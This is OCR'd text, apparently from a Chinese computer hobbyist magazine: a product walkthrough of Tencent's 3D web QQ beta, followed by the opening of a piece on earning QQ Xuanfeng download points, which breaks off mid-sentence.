


图6

好了，文章已经写完了，最后，我祝愿小菜越来越黑，《黑X》越来越火！

腾讯QQ也3D

黑夜红云

现在什么都追求3D视觉效果，连QQ也不例外，这里的QQ是指网页版的QQ，也就是web qq。

一、认识

我们先来认识一下什么是web qq。

Web qq腾讯公司推出的使用网页方式上QQ的服务，特点是无需下载和安装QQ软件，只要能打开web qq的网站就可以登录QQ与好友保持联系。具有Web产品固有的便利性，同时在Web上最



图1

大限度的保持了客户端软件的操作习惯。更丰富的好友动态、更开阔的聊天模式、更实时的资讯查看、还有休闲音乐伴随，在2009年9月15日正式上线，继web 2.0之后即将推出3D版的web qq（现阶段在内测）。

二、体验

首先在浏览器地址栏上输入3D版web qq网址http://slqq.qq.com/。点击图片，下载3D插件，安装（如图1、2）。



图2

然后回到3DQQ界面刷新一下。就可以看到华丽的界面了（如图3）。

然后我们点我要体验，输入自己的QQ号就可以得到内测资格了（如图4）。




图3




图4

有两个风格让我们选，分别是2D简约风格（哪简约了？）和3D卡通风格。我们先来看看2D简约风格，输入QQ号，密码登录，就可以聊天了（如图5）。

而且腾讯放弃了以往的好友树状排列风格，改用全新的排列风格。还有2D简约风格中最赞的就是工具栏了，有没有苹果的感觉？（如图6）

三、3D卡通风格

我们点右上角的风格，就可以切换了。进入3D卡通风格有没有让你浮想联翩呢？是不是和电影中的情急相类似。不同的分组被放在了不同的楼层中，最不可思议的是我们都跑到灯泡里去了（如图7）。




图5




图6




图7

既然到灯泡里去了，那当然亮的就是在线的了。点一下灯泡就可聊天了。

四、缺点

任何事物都有正反两面，我们要事实客观的评价，新版本虽然界面华丽但有以下缺点：

1. 需要插件：要我们自己装一个插件才能享受

3D效果。

2. 桌面不能换：只有系统自带的背景，不能自定义。

3. 数据未完全同步：QQ头像，备注等还没有导入所以头像都是动物之类的。

不过新版本还在内测阶段有这些问题也不奇怪，相信随着时间的推移这些问题就能解决。喜欢界面华丽的叉子还不去试试。

QQ旋风安全刷分

寒冬飞雪

自从QQ旋风推出离线下载之后，关注度直线上升，我在体验了迅雷的离线下载之后，也终于看到了下载那些速度常在个位数的东东的希望，因而也特别关注了一下。

使用旋风的离线下载有等级要求，即旋风5级，折合4701积分。旋风的积分有两部分，一部分是下载所得，一部分是挂机所得。挂机部分经过尝试后发现没有可利用的地方，菜菜我是没什么办法了，只能老老实实挂机。




图1

至于下载部分的刷分方法早就有人想出来了，在这里我简单地说明一下。下载麻烦无非是因为网速慢，旋风的积分规定，下载一个大于50MB的文件才有积分，而且每10MB算1分，每天最多200分。也就是说要刷分就要下载2GB的东西，小于50MB的不算。那么